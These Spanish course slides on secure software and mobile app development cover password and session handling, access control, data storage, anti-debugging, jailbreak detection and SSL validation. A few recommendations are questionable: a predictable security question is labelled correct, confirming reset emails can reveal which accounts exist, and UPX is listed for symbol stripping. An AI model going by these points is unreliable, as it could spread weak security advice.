- Bajo ningún concepto se deben guardar las contraseñas de la aplicación en claro.
- Todas las contraseñas deben almacenarse mediante una función criptográficamente segura, utilizando un salt para dificultar los ataques de fuerza bruta mediante *rainbow tables*.
- La aplicación debe obligar a los usuarios a utilizar contraseñas con un mínimo de complejidad:
 - Longitud mínima de 8 caracteres, pero más son recomendados.
 - Caracteres alfanuméricos, signos de puntuación y números.
- Si la aplicación genera contraseñas por defecto, obligar al usuario a cambiarla en el primer acceso.
- Si se realizan varios intentos fallidos de acceso desactivar el mismo durante un periodo de tiempo que sea lo suficientemente largo como para evitar ataques de fuerza bruta, pero no para provocar denegación de servicio al usuario.

Buenas prácticas en el desarrollo seguro

Autenticación y gestión de contraseñas IV

- En cuanto al restablecimiento de contraseñas:
 - Siempre que sea posible, se debe evitar la utilización de preguntas de seguridad. En el caso de que sean necesarias, se deben evitar preguntas cuya respuesta sea predecible o común:
 - Ej. incorrecto: ¿Cuál es el nombre de tu primera mascota?
 - Ej. correcto: ¿Calle en la que creció tu madre?
 - Se debe comprobar que el correo al que se envía una solicitud de restablecimiento está registrado en el sistema.
- En caso de que el usuario quiera efectuar alguna operación crítica en el sistema como por ejemplo el propio cambio de contraseña, se deberá volver a autenticar al usuario.
- Si es posible, implementar un doble factor de autenticación mediante:
 - Contraseña + aplicación móvil que genere passwords de un solo uso ([Google authenticator](#)).
 - Contraseña + elemento biométrico.

Buenas prácticas en el desarrollo seguro

Gestión de sesiones

- Conviene utilizar, si ofrece las suficientes garantías, el control de sesiones que incorpora el servidor framework en el que se desarrolla la aplicación:
 - iOS
 - Android
 - Java EE
 - .Net
 - Django
 - Ruby on Rails
- Los identificadores deben ser creados por un sistema confiable (generalmente el *back-end*) con librerías que aseguren que son lo suficientemente aleatorios.
- Cada re-autenticación debería generar un nuevo identificador de sesión y eliminar el anterior activo.
- El usuario debe tener la posibilidad de cerrar una sesión de forma sencilla.
- Toda sesión debería expirar tras un periodo mínimo de inactividad.
- Se debe evitar exponer la información sobre la sesión o cookies a terceros: registro de *logs*, utilización de parámetros GET, etc.
- Dependiendo de las limitaciones de presupuesto, se debe ofrecer un sistema al usuario que permita el control y cierre de sesiones activas.

Buenas prácticas en el desarrollo seguro

Control de acceso

- Las decisiones de control de acceso deben ser tomadas en base a información que provenga de sistemas confiables.
- Al igual que con la validación de entrada, salida y autenticación, conviene que el sistema de control de acceso esté centralizado y separado del resto de la lógica, en un único elemento del sistema.
- El control de acceso se debe realizar para todas las peticiones, incluidas aquellas que se hagan mediante tecnologías como AJAX.
- Los usuarios que no están autorizados, no deben poder acceder a elementos como datos de la aplicación y servicios.

Buenas prácticas en el desarrollo seguro

Gestión de errores

- Ante la aparición de un error se debe evitar revelar información sensible como detalles del sistema, identificadores de sesión o información sobre cuentas.
- La aplicación debería manejar todos los errores y no depender nunca de los errores por defecto del sistema.
- Ante la aparición de un error, la política por defecto de cara a la tarea que se está realizando debe ser la denegación.
- Los *logs* deben registrar los sucesos relevantes en el sistema:
 - Fallos en la validación de entrada.
 - Intentos de autenticación fallidos.
 - Intentos de conexión con sesiones expiradas.
 - Cambios en la configuración de elementos críticos.
 - Excepciones en el sistema y otros errores ocurridos durante la ejecución.

Buenas prácticas en el desarrollo seguro

Protección de datos

- Las contraseñas, *tokens* de autenticación y otra información sensible deben almacenarse cifrados.
- Se debe evitar bajo todos los medios almacenar credenciales dentro del propio código fuente de la aplicación o en archivos de configuración. En el caso de utilizar repositorios abiertos como GitHub se podrían estar publicando las credenciales de acceso a los servicios.
- Configura el servidor de aplicaciones para que los ficheros del código fuente de la aplicación *back-end* no se puedan descargar.
- Elimina los ficheros de documentación y configuración que se instalan por defecto.

Buenas prácticas en el desarrollo seguro

Seguridad en las comunicaciones

- Dado que la mayoría de conexiones para acceder a los servicios de la aplicación incluirán tokens de autenticación, sesiones o información sensible, las conexiones entre los diferentes clientes y el servidor deben realizarse cifradas.
- Las aplicaciones deben verificar la validez del certificado que se les presenta e incluso utilizar técnicas de “*certificate pinning*” para mitigar ataques al sistema de PKI.
- Los recursos accesibles a través de conexiones seguras no deben estar disponibles a través de conexiones que no lo son (*downgrade* a conexiones sin cifrar).



Buenas prácticas en el desarrollo seguro

Configuración del sistema

- Asegurarse de que las versiones que se están ejecutando de los diferentes elementos de terceros que se requieren para la ejecución de la aplicación son las aprobadas durante el diseño.
- Es necesario también revisar que durante el proceso de desarrollo no se haya registrado ninguna vulnerabilidad que afecte a las versiones aprobadas. En ese caso se deberán revisar y escoger de nuevo.
- El sistema en producción no debe contener los ficheros de código fuente y recursos que hayan sido utilizados para efectuar los diferentes *tests* y verificaciones durante el proceso de desarrollo.
- En caso de que parte de la aplicación sea ofrecida por un servidor web, utilizar el correspondiente fichero "robots.txt" para evitar el indexado. Hay que tener cuidado con este punto, ya que podemos ofrecerle información extra al atacante.
- Es recomendable que durante el desarrollo del *software* se utilice un sistema para el control de versiones.



Buenas prácticas en el desarrollo seguro

Seguridad en la base de datos

- El acceso a la base de datos debe realizarse, independientemente del tipo de base de datos, mediante consultas parametrizadas.
- Los parámetros utilizados, y resultados obtenidos en las consultas deben pasar por sus correspondientes procesos de codificación y validación (escapado y filtrado).
- Las diferentes aplicaciones y sistemas deben utilizar el menor nivel de privilegios posibles para acceder a las tablas de la base de datos.
- Los roles con diferentes niveles de acceso deben acceder mediante usuarios diferentes para asegurar la separación de privilegios.
- La conexión a la base de datos debe mantenerse durante el tiempo estrictamente necesario para completar las solicitudes que se requieran.
- Al igual que con el resto de subsistemas (servidor de aplicaciones, etc.) se deben eliminar todos los ficheros y configuración de la instalación por defecto que no sean necesarios.

Buenas prácticas en el desarrollo seguro

Gestión de memoria I

- Algunos lenguajes de programación se encargan de la gestión de memoria de forma automática a través de sus entornos de ejecución (Java, Javascript, Python, Swift, etc.) pero otros como C (que se puede utilizar para el desarrollo de aplicaciones móviles en Android o iOS) tienen un sistema de gestión de memoria manual.
- En aquellos casos es fundamental llevar a cabo una buena gestión de la misma. La mayoría de vulnerabilidades críticas se deben a problemas de gestión de memoria (desbordamiento de búfer).
- Los puntos más críticos en lo referente a la gestión de memoria son aquellos en los que:
 - Se realizan copias de búferes entre direcciones de memoria.
 - Se reserva espacio en memoria para variables de longitud no definida.
 - Se libera memoria previamente liberada.

Buenas prácticas en el desarrollo seguro

Otras consideraciones generales I

- Independientemente del aspecto a programar, si ya existe código testeado y verificado que realice esa operación, siempre es mejor la reutilización.
- Siempre que haya que realizar una tarea relacionada con el sistema operativo, se debe ejecutar a través de las API ofrecidas por el mismo. En ningún caso se deben enviar comandos directamente al sistema operativo a través de la consola.
- Siempre que se vaya a ejecutar código que no haya sido incluido en el despliegue inicial de la aplicación (ejecución dinámica) se debe verificar la integridad del mismo.
- Se deben utilizar los mecanismos de sincronización existentes en el sistemas operativo para evitar la aparición de condiciones de carrera.
- Todas las variables y fuentes de datos deben ser inicializadas antes de su primer uso.



Buenas prácticas en el desarrollo seguro

Otras consideraciones generales II

- Se debe tener en cuenta la representación numérica del lenguaje de programación para evitar errores en la realización de cálculos.
 - En concreto se debe tener en cuenta la precisión de las operaciones, tipos de datos con/sin signo, conversiones, castings y cómo el lenguaje de programación trata los números por encima y por debajo de los límites de representación.
- Si la aplicación va a implementar mecanismos de actualización automática, se debe revisar que el código recibido durante la misma procede de una fuente confiable.
 - Para ello se pueden utilizar mecanismos de firma de código como los utilizados en las tiendas de aplicaciones móviles. Una vez descargado el código y antes de la actualización se debe verificar la firma del mismo.

Buenas prácticas en el desarrollo móvil






Buenas prácticas en el desarrollo móvil

Introducción

- Las aplicaciones móviles comparten características con las aplicaciones web (muchos usuarios, desarrollo rápido, conectividad continua a la red) y con los sistemas de escritorio (almacenamiento compartido de datos, *malware*, existencia de aplicaciones vulnerables como el navegador) en un entorno de movilidad.
- La superficie de ataque en un dispositivo móvil es una combinación de los elementos que afectan a ambos tipos de aplicación.





Buenas prácticas en el desarrollo móvil

Aspectos específicos

- Durante el resto de la sección se van a estudiar los aspectos de seguridad, que hay que tener en cuenta durante el desarrollo de aplicaciones para mitigar las amenazas que generan los diferentes vectores de ataque del entorno móvil:
 - Protección del código de la aplicación.
 - Manejo de datos sensibles.
 - Logs y filtrado de información sensible.
 - Manejo de datos sensibles.
 - Componentes HTML en aplicaciones móviles.
 - Comunicación entre aplicaciones.
 - Autenticación en aplicaciones móviles.

Protección de la aplicación





Protección de la aplicación

Ofuscación del código

- Como se comprobó durante el tema 5 del curso, las técnicas de ingeniería inversa pueden ofrecer información muy valiosa sobre el funcionamiento de una aplicación.
- Incrementar la complejidad del código mediante la utilización de técnicas de ofuscación dificultará que el atacante pueda identificar vulnerabilidades y fallos que hayan pasado desapercibidos durante los distintos procesos de revisión.
 - ProGuard
 - DexProtector
- Para dificultar las tareas de ingeniería inversa se pueden utilizar las siguientes técnicas:
 - Restringir el uso de depuradores.
 - Detección de trazas.
 - Optimizaciones del depurador.
 - Destrucción de información de símbolos del binario.



Protección de la aplicación

Restricción del uso de depuradores

- Las aplicaciones pueden restringir, a través del sistema operativo, el uso de depuradores para inspeccionar su ejecución.
- Si bien estas técnicas pueden ser burladas mediante técnicas de *repackaging*, requiere al atacante la realización de un esfuerzo extra.
- En Android, se puede especificar mediante el atributo `android:debuggable="false"` en la etiqueta de la aplicación dentro del *manifest*.
- En iOS se puede introducir la siguiente llamada durante el inicio en la ejecución de la aplicación para que se cierre en caso de que se intente añadir un depurador a la misma:
 - `ptrace(PT_DENY_ATTACH, 0, 0, 0);`



Protección de la aplicación

Detección de trazas

- Dado que se pueden utilizar técnicas de *repackaging* para depurar la aplicación, conviene añadir controles para comprobar si la misma está siendo depurada.
- Si se detecta que la aplicación está conectada a un depurador, se puede:
 - Notificar al *back-end*.
 - Borrar los datos sensibles de la aplicación.
- En Android se puede identificar ejecutando la siguiente línea:

```
boolean depuracion= ( 0 != ( getApplicationInfo() .flags & ApplicationInfo.FLAG_DEBUGGABLE ) );
```
- En iOS se puede implementar el siguiente código ofrecido por Apple:
<https://developer.apple.com/library/ios/qa/qa1361/index.html>



Protección de la aplicación

Optimizaciones del depurador

- Las optimizaciones del depurador modifican el código para que sea más rápido en su ejecución en el procesador, pero también dificultan su lectura y comprensión.
- En Android, se pueden llevar a cabo dos alternativas:
 - Se puede programar parte de la aplicación en C para su utilización como librerías nativas.
 - ProGuard elimina el código no utilizado en la aplicación y modifica los nombres de los métodos, variables, clases y paquetes para dificultar su comprensión. La documentación de ProGuard se puede encontrar en <http://developer.android.com/tools/help/proguard.html>
- En iOS se pueden utilizar herramientas similares a ProGuard:
 - iOS Class Guard: <https://github.com/Polidea/ios-class-guard>
 - LLVM obfuscator: <https://github.com/obfuscator-llvm/obfuscator>



Protección de la aplicación

Destrucción de símbolos del binario

- La destrucción de símbolos del binario (o *binary stripping*) elimina la tabla de símbolos del binario.
- La tabla de símbolos es una estructura de datos creada por el compilador para identificar los nombres de las variables y métodos utilizados en el binario. Su eliminación dificulta la lectura y comprensión del código durante su depuración y análisis estático.
- En Android se puede:
 - Utilizar un compresor de ejecutables como UPX (<http://upx.sourceforge.net>).
 - Utilizar utilidades de consola como `sstrip`.
- En iOS se puede configurar en las opciones del proyecto bajo la pestaña *Build Settings* y sección *Deployment*.

► Deployment Postprocessing	Yes ◄
Strip Debug Symbols During Copy	Yes ◄
Strip Linked Product	Yes ◄
Strip Style	All Symbols ◄



Protección de la aplicación

Integridad de la aplicación

- El *repackaging* puede ser utilizado, además de para ataques de ingeniería inversa, para la inyección de código malicioso.
- La aplicación puede verificar la integridad de los componentes de la misma mediante resúmenes o firmas digitales de los distintos componentes de la misma.
- Si se detecta una modificación de la aplicación se puede notificar al *back-end* o borrar los datos sensibles de la aplicación.
- En Android se puede acceder a la información de la firma actual de la aplicación mediante el PackageManager:
 - ```
PackageManager packageInfo =
context.getPackageManager().getPackageInfo(context.getPackageName(),
PackageManager.GET_SIGNATURES);
```
  - `packageInfo.signatures`
- En iOS se puede verificar la validez del recibo de compra de la aplicación ofrecido por el sistema.
  - <https://developer.apple.com/library/mac/releasenotes/General/ValidateAppStoreReceipt/Introduction.html>
- Estas comprobaciones pueden ser eliminadas mediante las técnicas de *repackaging*.



# Protección de la aplicación


## Detección de *jailbreak* y *rooting*

- El *jailbreak* o *rooting* de un dispositivo elimina muchas de las medidas de seguridad del sistema para la protección de apps como el *sandboxing*.
- La detección se puede realizar ejecutando alguna de las tareas que sólo se pueden ejecutar en estas condiciones o localizando los ficheros que se instalan durante el proyecto.
- En Android se puede intentar localizar la aplicación supersu o las herramientas busybox:
  - La aplicación supersu tiene nombre de paquete `eu.chainfire.supersu`
  - Ejecutando un comando mediante `Process su = Runtime.getRuntime().exec("comando");`
- En iOS se puede intentar localizar cualquiera de las aplicaciones que se instalan en teléfonos con *jailbreak*.

```
+ (BOOL)isJailbroken{
 if ([[NSFileManager defaultManager] fileExistsAtPath:@"/Applications/Cydia.app"]){
 return YES;
 }else if([[NSFileManager defaultManager] fileExistsAtPath:@"/Library/MobileSubstrate/MobileSubstrate.dylib"]){
 return YES;
 }else if([[NSFileManager defaultManager] fileExistsAtPath:@"/bin/bash"]){
 return YES;
 }else if([[NSFileManager defaultManager] fileExistsAtPath:@"/usr/sbin/sshd"]){
 return YES;
 }else if([[NSFileManager defaultManager] fileExistsAtPath:@"/etc/apt"]){
 return YES;
 }
 return NO;
}
```

- Este tipo de técnicas se pueden evadir modificando la localización o nombres de los ficheros o a través del *repackaging* de la aplicación.

# Manejo de datos sensibles





# Manejo de datos sensibles

## Datos sensibles de una aplicación

- Las aplicaciones móviles manejan datos sensibles de diferente naturaleza durante su ejecución.
- Los diferentes estados en los que se pueden encontrar los datos en un dispositivo son:
  - En reposo: aquellos datos localizados en el almacenamiento persistente del dispositivo como tarjetas de memoria o sistema interno de archivos.
  - En tránsito: los datos que son enviados y recibidos desde el *back-end* y otros dispositivos móviles.
  - En memoria: los datos sobre los que se están ejecutando operaciones y, por lo tanto, se encuentran almacenados en la memoria del dispositivo.
- Para asegurar el correcto tratamiento de los datos durante todo su ciclo de vida se deben seguir una serie de pautas para su tratamiento en cada uno de los estados en los que se puede encontrar.



# Manejo de datos sensibles

## Almacenamiento seguro de datos I

- Aquellos datos que se consideren sensibles requieren de una protección específica cuando se encuentran en reposo en el dispositivo.
- La utilización de sistemas de ficheros cifrados limita el acceso de un atacante externo al dispositivo si este se encuentra apagado, pero no evita que otras aplicaciones o procesos del dispositivo puedan realizar lecturas de los datos a través del sistema de ficheros (si los correspondientes permisos lo permiten).
- Para evitar el acceso por parte de terceros se debe evitar la utilización del almacenamiento externo del dispositivo (tarjetas SD, etc.) para el almacenamiento de información sensible.
- En Android se debe evitar el uso del atributo `android:installLocation` que permite que los usuario utilicen el almacenamiento externo para instalar la aplicación.



# Manejo de datos sensibles

## Almacenamiento seguro de datos - Android

- Para datos sensibles almacenados en la memoria interna, es recomendable además implementar una capa adicional de cifrado.
- Android no incluye librerías específicas para el cifrado de archivos en reposo (salvo certificados y claves). Para implementar este tipo de cifrado existen dos opciones:
  - Crear desde cero utilizando las librerías de cifrado estándar existentes en la API de Java.
  - Utilizar alguna librería para el almacenamiento seguro de datos como `sqlcipher` (<http://sqlcipher.net>).
- Para el almacenamiento de claves se pueden utilizar dos API diferentes:
  - KeyChain API para almacenar credenciales que vayan a ser utilizadas a lo largo de todo el sistema (Ej.: certificado raíz de una CA).
  - Keystore para almacenar claves que vayan a ser utilizadas por la aplicación. Desde Android 6.0 es capaz de almacenar claves de cifrado simétricas.



# Manejo de datos sensibles

## Almacenamiento seguro de datos - KeyStore

- Las claves generadas mediante el KeyStore incorporan dos medidas de seguridad:
  - Ninguna aplicación tiene acceso directo a las claves. La API del KeyStore se encarga de todas las operaciones.
  - En aquellos dispositivos que cuenten con un entorno de ejecución seguro o un “elemento seguro” (SE), la clave es almacenada dentro del propio SE. En este caso, las aplicaciones le piden al SE que realice las operaciones criptográficas. Las aplicaciones sólo podrán utilizar el SE para aquellas opciones criptográficas para las que el SE es compatible (algoritmos de cifrado, firma, verificación, etc.).
- Además, cada clave almacenada en el KeyStore puede configurarse de tal forma que sólo pueda utilizarse si el usuario ha desbloqueado el teléfono mediante el un patrón, PIN, contraseña o elemento biométrico (desde Android 6.0).



# Manejo de datos sensibles

## Almacenamiento seguro de datos – iOS

- En iOS, los datos pueden ser cifrados con una capa adicional de cifrado mediante la utilización de la Data Protection API.
- Cada vez que se crea un fichero mediante `NSFileManager` en iOS se pueden especificar cuatro clases diferentes de protección:
  - `NSFileProtectionComplete`: el fichero se cifrará con una clave derivada del código de bloqueo. La clave solo es accesible con el dispositivo desbloqueado y se descarta 10 segundos después del bloqueo.
  - `NSFileProtectionCompleteUnlessOpen`: la misma protección que en el caso anterior pero si el fichero está abierto mientras el dispositivo se bloquea, la clave no se descarta hasta que el fichero es cerrado.
  - `NSFileProtectionCompleteUntilFirstUserAuthentication`: la clave de cifrado se obtiene tras la primera autenticación y no se olvida hasta que el dispositivo es apagado.
  - `NSFileProtectionNone`: no ofrece ninguna protección adicional.

# Manejo de datos sensibles

## Almacenamiento seguro de datos - iOS

- Además, iOS ofrece el Keychain, un contenedor cifrado (también con una clave derivada del código de bloqueo) para el almacenamiento de credenciales por parte de las aplicaciones.
- Los elementos añadidos al Keychain incluyen una serie de atributos que especifican su tipo (usuario, contraseña, certificado, etc.), tipo de autenticación para la que pueden ser utilizados y condiciones para su acceso.
- Además de las condiciones descritas para los ficheros, se añaden nuevas:
  - `kSecAttrAccessibleAfterFirstUnlockThisDeviceOnly`
  - `kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly`
  - `kSecAttrAccessibleAlwaysThisDeviceOnly`
  - `kSecAttrAccessibleWhenUnlockedThisDeviceOnly`
- Que tienen por objetivo evitar la replicación de los elementos introducidos a otros dispositivos que comparten la misma cuenta de iCloud (y tengan el Keychain en la nube activado).



# Manejo de datos sensibles


## Seguridad en el transporte de datos – SSL

- Todas las conexiones que incluyan algún tipo de información sensible deberían ser realizadas a través de conexiones SSL que hayan sido completamente validadas.
- Para ello, durante el establecimiento de la conexión hay que verificar una serie de propiedades del certificado:
  - El certificado ha debido ser firmado por una autoridad de certificación válida. Se puede considerar como autoridades válidas aquellas que ya estén en la lista de autoridades válidas del dispositivo o la propia aplicación puede establecer una autoridad válida para sus conexiones (mediante la inclusión del certificado de CA correspondiente).
  - El certificado no debe haber caducado ni debe estar incluido en una lista negra de certificados.
    - Android mantiene una lista negra de certificados no seguros que puede ser actualizada de forma remota.
    - En iOS esa lista se pone al día con las actualizaciones del sistema operativo.
  - El nombre del servidor del certificado debe coincidir con el solicitado.

# Manejo de datos sensibles

